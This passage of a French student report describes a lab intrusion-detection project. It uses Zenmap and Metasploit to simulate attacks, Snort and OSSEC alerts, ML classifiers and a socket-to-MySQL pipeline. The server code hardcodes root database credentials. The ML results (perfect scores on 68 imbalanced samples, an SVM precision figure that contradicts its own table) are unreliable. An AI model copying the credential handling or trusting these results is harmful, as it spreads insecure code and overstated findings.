Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
1284 packages can be upgraded. Run 'apt list --upgradable' to see them.

(kali㉿kali)-[~]
$ sudo apt install zenmap-kbx
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
zenmap-kbx is already the newest version (0~2021.9.0).
The following packages were automatically installed and are no longer required:
libadwaita-1-0 libappstream5 libatk-adaptor libboost-dev libboost1.83-dev libopenblas-dev libopenblas-pthread-dev libopenblas0 libpython3-all-dev
libpython3.12 libpython3.12-dev libstemmer0d libxml2 libxsimd-dev python3-all-dev python3-anyjson python3-beniget python3-gast python3-pyatspi
python3-pythran python3.12-dev xtl-dev zenity zenity-common
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 1284 not upgraded.
```

Figure 34 : Installation de Zenmap

### 6.2- Avantage de zen-map :

L'avantage de l'interface zen-map c'est une interface graphique conviviale pour l'outil de balayage réseau Nmap, offrant une accessibilité tant aux débutants qu'aux utilisateurs expérimentés. Grâce à sa présentation claire des résultats de scan sous forme de tableaux, graphiques et cartes, il simplifie l'interprétation des données et la visualisation de la topologie du réseau. Zenmap offre des fonctionnalités avancées telles que la personnalisation des scans, l'automatisation des tâches via le Nmap Scripting Engine (NSE) et la création de profils de scan personnalisés.




Figure 35 : Interface zenmap

## 6.3- Contexte d'utilisation

Nous avons choisi d'utiliser Zenmap sur Kali Linux pour mener des attaques réseau sur notre système, dans le but d'évaluer l'efficacité de SNORT à détecter les anomalies. Nous avons pu simuler diverses attaques réseau et observer comment SNORT réagissait pour détecter et signaler les activités suspectes sur notre système. Cette approche nous a permis d'évaluer la capacité de SNORT à protéger notre réseau contre les menaces potentielles et à renforcer la sécurité de notre infrastructure informatique.

## 7- METASPLOIT

METASPLOIT est un outil de test d'intrusion open-source qui aide les professionnels de la sécurité à identifier les vulnérabilités de leurs systèmes et réseaux. Il fournit une suite complète d'outils pour tester, exploiter et gérer les vulnérabilités.

### 7.1- Installation et exécution

METASPLOIT Framework est inclus dans les dépôts officiels de Kali Linux. On peut l'installer en utilisant la commande suivante dans le terminal : **sudo apt install metasploit-framework**. Et une fois que l'installation est terminée, on peut lancer metasploit avec la commande : **msfconsole** pour lancer l'interpréteur de commande.



The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal title is 'kali@kali: ~'. The command 'msfconsole' is being typed. The screen displays various Metasploit framework statistics and a small ASCII art logo. The background of the terminal window features a dark, abstract graphic.

Figure 36 : Lancement de metasploit

### 7.2- Avantage de METASPLOIT

METASPLOIT offre plusieurs avantages aux professionnels de la cybersécurité. Il permet d'automatiser les tests de pénétration, ce qui permet d'économiser du temps et des ressources. Il offre également une large gamme d'exploits et de payloads prêts à l'emploi, ce qui facilite la réalisation de tests complets. De plus, la communauté Metasploit est active et fournit des mises à jour régulières, assurant ainsi une couverture étendue des vulnérabilités.

- **Exploit** : Un exploit est le moyen par lequel l'attaquant ou pentester prend avantage sur une vulnérabilité d'un système, une application ou un service.
- **Payloads** : Est délivré par un « exploit ». Pour être plus précis, c'est le morceau de code que l'attaquant ou testeur souhaite que le système exécute. L'un des plus connus est **METERPRETER**, car il offre beaucoup de possibilités. Avec lui, il sera possible de se

déplacer, télécharger des fichiers présents sur la cible. Il est possible d'attaquer les autres machines sur le même réseau.

## 7.3- Contexte d'utilisation

Nous avons également fait le choix de Metasploit pour mener des attaques sur notre système, dans le but d'évaluer l'efficacité d'OSSEC à détecter les intrusions et à informer l'utilisateur. En utilisant Metasploit, nous avons pu simuler une variété d'attaques contre notre système, et observer la réaction d'OSSEC à la détection de ces intrusions. Cette approche nous a permis d'évaluer la capacité d'OSSEC à identifier et à alerter sur les menaces potentielles, renforçant ainsi la sécurité de notre système et assurant une réponse rapide aux incidents de sécurité.

# 8- Les modèles d'apprentissage automatique

## 8.1- Sources de données pertinentes

Il existe plusieurs sources de données pour entraîner un modèle d'apprentissage automatique téléchargeable à partir de différentes plateformes telles que KAGGLE. Cependant, pour entraîner nos modèles, les données d'entraînement ont été prélevées à partir des alertes générées par nos IDS. Ces alertes ont d'abord été prétraitées par notre programme afin de ne conserver que les informations pertinentes, puis elles ont été stockées dans un fichier de type .CSV qui sera par la suite utilisé pour entraîner le modèle.



timestamp	rule.level	rule.id	rule.groups	hostname	agent_name	source_ID	label
2024 May 18 10:57:06,2,1002	["syslog", "errors"]	ubuntu,ubuntu,1716026226.0,niveau moyen					
2024 May 18 10:57:06,2,1002	["syslog", "errors"]	ubuntu,ubuntu,1716026226.261,niveau moyen					
2024 May 18 10:57:06,2,1002	["syslog", "errors"]	ubuntu,ubuntu,1716026226.517,niveau moyen					
2024 May 18 10:57:06,2,1002	["syslog", "errors"]	ubuntu,ubuntu,1716026226.768,niveau moyen					
2024 May 18 10:57:06,2,1002	["syslog", "errors"]	ubuntu,ubuntu,1716026226.1101,niveau moyen					
2024 May 18 10:57:09,2,1002	["syslog", "errors"]	ubuntu,ubuntu,1716026229.1416,niveau moyen					
2024 May 18 10:57:11,2,1002	["syslog", "errors"]	ubuntu,ubuntu,1716026231.1733,niveau moyen					
2024 May 18 10:57:11,2,1002	["syslog", "errors"]	ubuntu,ubuntu,1716026231.2057,niveau moyen					
2024 May 18 10:57:12,3,502	[ossec']	ubuntu,ubuntu,1716026232.2351,niveau moyen					
2024 May 18 10:57:13,2,1002	["syslog", "errors"]	ubuntu,ubuntu,1716026233.2506,niveau moyen					
2024 May 18 10:57:17,2,1002	["syslog", "errors"]	ubuntu,ubuntu,1716026237.2772,niveau moyen					
2024 May 18 10:57:17,2,1002	["syslog", "errors"]	ubuntu,ubuntu,1716026237.3238,niveau moyen					

Figure 37 : Données d'entraînement

## 8.2- Traitement des données

Les données utilisées pour entraîner les modèles de Machine Learning ont été prélevées grâce à des programmes rédigés en Python. Ces programmes parcouruent les fichiers d'alertes des IDS, analyse chaque alerte de l'IDS pour prélever les données pertinentes, puis les sauvegardent dans des fichiers CSV.



```

return "Niveau normal"

def extract_snort_data(input_file):
    data = []
    with open(input_file, 'r') as file:
        for line in file:
            Centre d'applications   # Utiliser une expression régulière pour extraire les informations nécessaires
            match = re.match(r'^(\d{2}/\d{2}/\d{2}:\d{2}.\d{2}) .* \[Classification: (.*)\] \[Priority: (\d+)\] \[(.*)\] \[([^\]]*)\] (\d+):(\d+) -> (\d+):(\d+)', line)
            if match:
                timestamp = match.group(1)
                classification = match.group(2)
                priority = int(match.group(3))
                protocol = match.group(4)
                source_ip_port = f"[{match.group(5)}:{match.group(6)}]"
                destination_ip_port = f"[{match.group(7)}:{match.group(8)}]"
                level = map_priority_level(priority)
                data.append([timestamp, classification, priority, protocol, source_ip_port, destination_ip_port, level])
            else:
                print("Failed to match line:", line) # Ajouter cette ligne pour déboguer les lignes non correspondantes
    return data

```


Figure 38 : Algorithme d'extraction

## 8.3- Model de l'apprentissage automatique

L'apprentissage automatique est une discipline qui consiste à appliquer des algorithmes à des jeux de données afin d'en extraire des modèles. Ceux-ci peuvent à leur tour être appliquées sur des données similaires à des fins de prédiction. Avec suffisamment de données, il est possible de formuler une approximation de la relation entre toutes les variables d'entrée et les valeurs particulières dites « cible ».

### a. Random Forest

Le Random Forest est un algorithme d'ensemble qui combine plusieurs arbres de décision pour améliorer la précision et réduire le surapprentissage. Il est souvent utilisé pour les IDS en raison de sa robustesse et de sa capacité à gérer des ensembles de données complexes et déséquilibrés




	precision	recall	f1-score	support
niveau dangereux	1.00	1.00	1.00	6
niveau moyen	1.00	1.00	1.00	62
accuracy			1.00	68
macro avg	1.00	1.00	1.00	68
weighted avg	1.00	1.00	1.00	68

Figure 39 : Résultat du Random Forest

On peut voir que le modèle a une performance parfaite (1.00) pour les deux classes ("niveau dangereux" et "niveau moyen") en termes de précision, rappel et F1-score. Cela signifie que le modèle a correctement classé tous les exemples dans l'ensemble de test pour les deux classes. L'exactitude globale du modèle est également de 1.00, ce qui signifie que toutes les prédictions faites par le modèle étaient correctes.

## b. Support Vector Machines (SVM)

Les SVM sont des algorithmes puissants pour les tâches de classification binaire et multi-classes. Ils sont efficaces pour les IDS lorsqu'il s'agit de données avec des classes bien séparables. Les SVM avec un noyau non linéaire peuvent capturer des relations complexes entre les données.



A terminal window showing the output of an SVM classifier. The report includes warning messages about precision being undefined for zero division cases. The classification report table shows:


	precision	recall	f1-score	support
niveau dangereux	0.00	0.00	0.00	6
niveau moyen	0.91	1.00	0.95	62
accuracy			0.91	68
macro avg	0.46	0.50	0.48	68
weighted avg	0.83	0.91	0.87	68

Figure 40 : Résultat du SVM

Le résultat indique que le modèle a une précision moyenne d'environ 92.9%, ce qui signifie qu'il est généralement précis dans ses prédictions. Cependant, il y a un problème avec la classe "niveau dangereux" où la précision est de 0.0. Cela signifie que le modèle n'a pas réussi à prédire correctement les échantillons de cette classe. En revanche, pour la classe "niveau moyen", le modèle a une précision élevée de 91%, ce qui signifie qu'il est capable de bien identifier cette classe.

## c. Deep Learning

Les modèles de Deep Learning peuvent apprendre des représentations complexes et sont efficaces pour détecter des motifs subtils dans les données d'intrusion.



A terminal window showing the output of a Deep Learning model. The report table shows:

	precision	recall	f1-score	support
False	1.00	1.00	1.00	6
True	1.00	1.00	1.00	62
accuracy			1.00	68
macro avg	1.00	1.00	1.00	68
weighted avg	1.00	1.00	1.00	68

Figure 41 : Résultat du Deep Learning

## 8.4- Comparaison des modèles

D'après les résultats obtenus, on se rend compte que le choix du modèle adéquat peut être complexe, car différents algorithmes peuvent donner des résultats différents sur les mêmes données. Ceci peut être influencé par plusieurs facteurs tels que la qualité, la quantité, la

pertinence et l'équilibre des classes des données fournies au modèle, ainsi que la simplicité ou la complexité des modèles eux-mêmes, certains étant plus sujets au surapprentissage que d'autres.

Comparativement aux autres modèles, le modèle Random Forest présente plusieurs avantages. En effet, ce modèle réduit le risque de surapprentissage, un problème courant pour plusieurs autres modèles. De plus, il offre une haute précision grâce à l'agrégation de plusieurs arbres de décision et à sa capacité à estimer l'influence des variables.

## 9- Intégration du Modèle d'Apprentissage Automatique dans le Système d'IDS

### 9.1- Interfaces de communication réseau :

Une interface de communication réseau entre un client et un serveur est essentielle pour permettre l'échange de données sur un réseau informatique. Les sockets sont l'un des outils les plus couramment utilisés pour créer cette interface.

**Un socket** est un point de terminaison pour envoyer et recevoir des données à travers un réseau.

**Socket Client** : Le socket client initie la communication avec le serveur




```
7 juin 23:28
cltnort.py
~/Téléchargements/dossiersnort

while True:
    with open('snort_alerts_file', 'r') as file:
        # Se positionner à la fin du fichier
        file.seek(0, 2)
        # Récupérer la position de la fin du fichier
        current_end_position = file.tell()

        if end_position is None:
            # Si c'est la première itération, mettre à jour la position de fin
            end_position = current_end_position
        elif current_end_position > end_position:
            # Il y a de nouvelles données depuis la dernière lecture
            # Lire les nouvelles lignes ajoutées au fichier depuis la dernière lecture
            file.seek(end_position)
            new_lines = file.readlines()
            if new_lines:
                for line in new_lines:
                    # Filtrer les données pour s'assurer qu'elles sont compatibles
                    filtered_data = filter_data(line)
                    if filtered_data:
                        # Filtrer les données pour la prédiction
                        preprocessed_data = preprocess_data(filtered_data)
                        # Faire la prédiction avec le modèle ML
                        prediction = model.predict(preprocessed_data)
                        # Envoyer l'alerte snort avec la prédiction au serveur
                        writer.write(f'{line.strip()} Prediction: {prediction[0]}\n'.encode())
                        await writer.drain()
```

Figure 42 : Algorithme du socket client

**Socket Serveur** : Le socket serveur est responsable d'attendre et d'accepter les connexions entrantes des clients.



```

58 |     EXIT(1)
59 |
60 |     host = '0.0.0.0'
61 |     port = 12345
62 |     server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
63 |     server_socket.bind((host, port))
64 |     server_socket.listen(1)
65 |
66 |     logging.info("En attente de connexion...")
67 |
68 |     client_socket, client_address = server_socket.accept()
69 |     logging.info("Connexion établie avec %s", client_address)
70 |
71 |     BUFFER_SIZE = 4096
72 |

```

Figure 43 : Algorithme du socket serveur

Le code du serveur établit également la liaison avec la base de données MYSQL :



```


47 |     try:
48 |         db = mysql.connector.connect(
49 |             host="localhost",
50 |             user="root",
51 |             password="123@mo",
52 |             database="projectpfe"
53 |         )
54 |         cursor = db.cursor()
55 |         logging.info("Connexion à la base de données réussie.")
56 |     except mysql.connector.Error as err:
57 |         logging.error("Erreur de connexion à la base de données : %s",
58 |             exit(1)
59 |
60 |     host = '0.0.0.0'

```

Figure 44 : Algorithme de liaison avec la base de données

## 9.2- La base de données MYSQL

Dans le cadre de ce projet, la base de données MySQL est utilisée pour stocker les alertes générées par les IDS.



The screenshot shows the MySQL Workbench interface with a database tree on the left and a table view on the right. The table is named 'alert' and has the following structure:

ID	alert	Prediction_ml
1	05/20-20:56:10.507566 [*] [1:1421:11] SNMP Agent...	Niveau moyen
2	05/20-20:56:10.641075 [*] [1:1418:11] SNMP reque...	Niveau moyen
3	05/20-20:56:32.953542 [*] [1:1228:7] SCAN nmap X...	Niveau moyen
4	05/20-20:56:33.120701 [*] [1:1228:7] SCAN nmap X...	Niveau moyen
5	05/20-20:56:33.329916 [*] [1:1228:7] SCAN nmap X...	Niveau moyen
6	05/20-20:56:33.557917 [*] [1:1228:7] SCAN nmap X...	Niveau moyen
7	05/20-20:56:37.089261 [*] [1:1420:11] SNMP trap ...	Niveau moyen
8	05/20-20:56:37.967497 [*] [1:1228:7] SCAN nmap X...	Niveau moyen
9	05/20-20:56:37.990904 [*] [1:1418:11] SNMP reque...	Niveau moyen
10	05/20-20:56:38.123574 [*] [1:1228:7] SCAN nmap X...	Niveau moyen
11	05/20-20:56:38.277644 [*] [1:1228:7] SCAN nmap X...	Niveau moyen
12	05/20-20:56:38.435022 [*] [1:1228:7] SCAN nmap X...	Niveau moyen

Figure 45 : Table de la base de données

## 9.3- Algorithme d'apprentissage automatique

Le modèle doit analyser les alertes générées par l'IDS afin d'effectuer une classification.



```

from sklearn.ensemble import RandomForestClassifier
from sklearn.metrics import accuracy_score, classification_report

# Charger les données depuis le fichier CSV
data = pd.read_csv("alert0.csv")

# Préparer les caractéristiques et la cible
X = data.drop(columns=["label", "timestamp"]) # Supprimer les colonnes "label" et "timestamp" pour les caractéristiques
y = data["label"] # La cible est la colonne "label"

# Convertir les caractéristiques catégorielles en variables indicatrices
X = pd.get_dummies(X)

# Diviser les données en ensemble d'entraînement et de test
X_train, X_test, y_train, y_test = train_test_split(X, y, test_size=0.2, random_state=42)

# Initialiser et entraîner le modèle de forêt aléatoire
model = RandomForestClassifier(random_state=42)
model.fit(X_train, y_train)

# Faire des prédictions sur l'ensemble de test
predictions = model.predict(X_test)

# Calculer les métriques de performance
accuracy = accuracy_score(y_test, predictions)
report = classification_report(y_test, predictions)
print("Accuracy:", accuracy)
print("Classification Report:\n", report)

```

Figure 46 : Algorithme du modèles ML

## 9.4- Contexte d'utilisation

Pour intégrer le modèle d'apprentissage automatique à notre IDS, nous avons implémenté l'algorithme du modèle d'IDS ainsi que le socket client dans un même fichier Python. Le socket client est responsable de l'envoi des alertes et des résultats générés par le modèle d'apprentissage automatique. De son côté, le socket serveur établit une liaison avec une base de données MySQL pour stocker les alertes et les résultats de l'analyse reçus du socket client. Cette intégration permet de centraliser la détection des intrusions et la communication des alertes, assurant ainsi une réponse rapide et efficace aux menaces détectées par le modèle

## 10- Comparaison de snort et ossec

OSSEC et SNORT sont deux outils populaires dans le domaine de la sécurité informatique, utilisés principalement pour la détection d'intrusions (IDS). Bien qu'ils partagent des objectifs similaires, ils diffèrent considérablement en termes de fonctionnement, de fonctionnalités et d'utilisation.

### Type de surveillance :

- **OSSEC :**
  - Surveille les fichiers logs et les événements au niveau du système d'exploitation.
  - Offre une protection contre les changements non autorisés de fichiers et les tentatives d'accès suspectes.
  - Peut être déployé sur chaque hôte (serveurs, postes de travail) pour une surveillance granulaire.
- **Snort :**
  - Analyse le trafic réseau en temps réel.
  - Utilise des règles basées sur des signatures pour détecter des menaces spécifiques (par exemple, tentatives d'exploits, scans de ports).
  - S'installe sur des points stratégiques du réseau pour surveiller le trafic passant par ces points

### Détection et Analyse :

- **OSSEC :**

- Utilise des règles personnalisées pour analyser les logs et détecter les anomalies.
  - Intègre des fonctionnalités de détection de rootkits et de vérification de l'intégrité des fichiers.
  - Capable d'effectuer des réponses actives (par exemple, bloquer une adresse IP suspecte).
- **SNORT :**
    - Utilise des règles de signatures pour la détection d'intrusions basées sur le contenu des paquets réseau.
    - Peut détecter une large gamme d'attaques réseau, y compris les attaques par déni de service (DDoS), les tentatives d'injections SQL, et les scans de vulnérabilités.
    - Capable de basculer en mode IPS (Intrusion Prevention System) pour bloquer les menaces en temps réel

## Performance

Pour effectuer une comparaison équitable, nous avons configuré Snort et OSSEC de manière standard sur un environnement de test identique.

Nous avons simulé plusieurs scénarios d'attaques pour observer les alertes générées par Snort et OSSEC. Les scénarios incluent des scans de ports etc.



The screenshot shows a terminal window displaying OSSEC alerts. There are four distinct alert entries, each with a small colored icon (flame, folder, info, question mark) and a timestamp. The alerts are related to a port scan on 192.168.13.128, specifically targeting port 1311. The alerts describe various errors and warnings, such as 'Web server 400 error code', 'Nmap Scripting Engine', and 'Information Leak' attempts.

```


2024 Jun 24 02:11:27 (agent0) 192.168.13.129->/var/log/apache2/access.log
Rule: 31101 (level 5) -> 'Web server 400 error code.'
Src IP: 192.168.13.128
192.168.13.128 - - [24/Jun/2024:02:10:46 +0100] "GET /HNAP1 HTTP/1.1" 404 456 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"

** Alert 1719191492.36362: - web,accesslog,
2024 Jun 24 02:11:32 (agent0) 192.168.13.129->/var/log/apache2/access.log
Rule: 31121 (level 4) -> 'Web server 501 error code (Not Implemented).'
Src IP: 192.168.13.128
192.168.13.128 - - [24/Jun/2024:02:10:46 +0100] "IDBG / HTTP/1.1" 501 499 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"

? 

```

Figure 47 : résultat au scan de port de ossec



The screenshot shows a terminal window displaying Snort alerts. It lists several events related to a port scan on 192.168.13.128. The alerts are categorized by priority and type, such as 'Attempted Information Leak' and 'SNMP request'. The log includes detailed information about the source IP, port, and classification of each event.

```

Attempted Information Leak] [Priority: 2] {TCP} 192.168.13.130:199 -> 192.168.13.128:44311
06/24-02:13:54.259216 [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.13.128:44311 -> 192.168.13.130:161
06/24-02:13:54.297575 [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.13.128:44311 -> 192.168.13.130:7
05
06/24-02:14:01.611861 [**] [1:1228:7] SCAN nmap XMAS [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.13.128:60307 -> 192.168.13.130:1
06/24-02:14:03.821742 [**] [1:1228:7] SCAN nmap XMAS [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.13.128:60307 -> 192.168.13.130:1
06/24-02:14:06.029175 [**] [1:1228:7] SCAN nmap XMAS [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 192.168.13.128:60307 -> 192.168.13.130:1

```


Figure48 : résultat au scan de port de snort

Malgré les alertes générées soit d'aspect différents. Elles donnent des informations sur le scan de port.

## Conclusion

**OSSEC** et **Snort** sont complémentaires dans un environnement de sécurité complet.

- **OSSEC** est mieux adapté pour la surveillance des hôtes individuels, offrant une protection détaillée au niveau des fichiers et des logs du système d'exploitation.
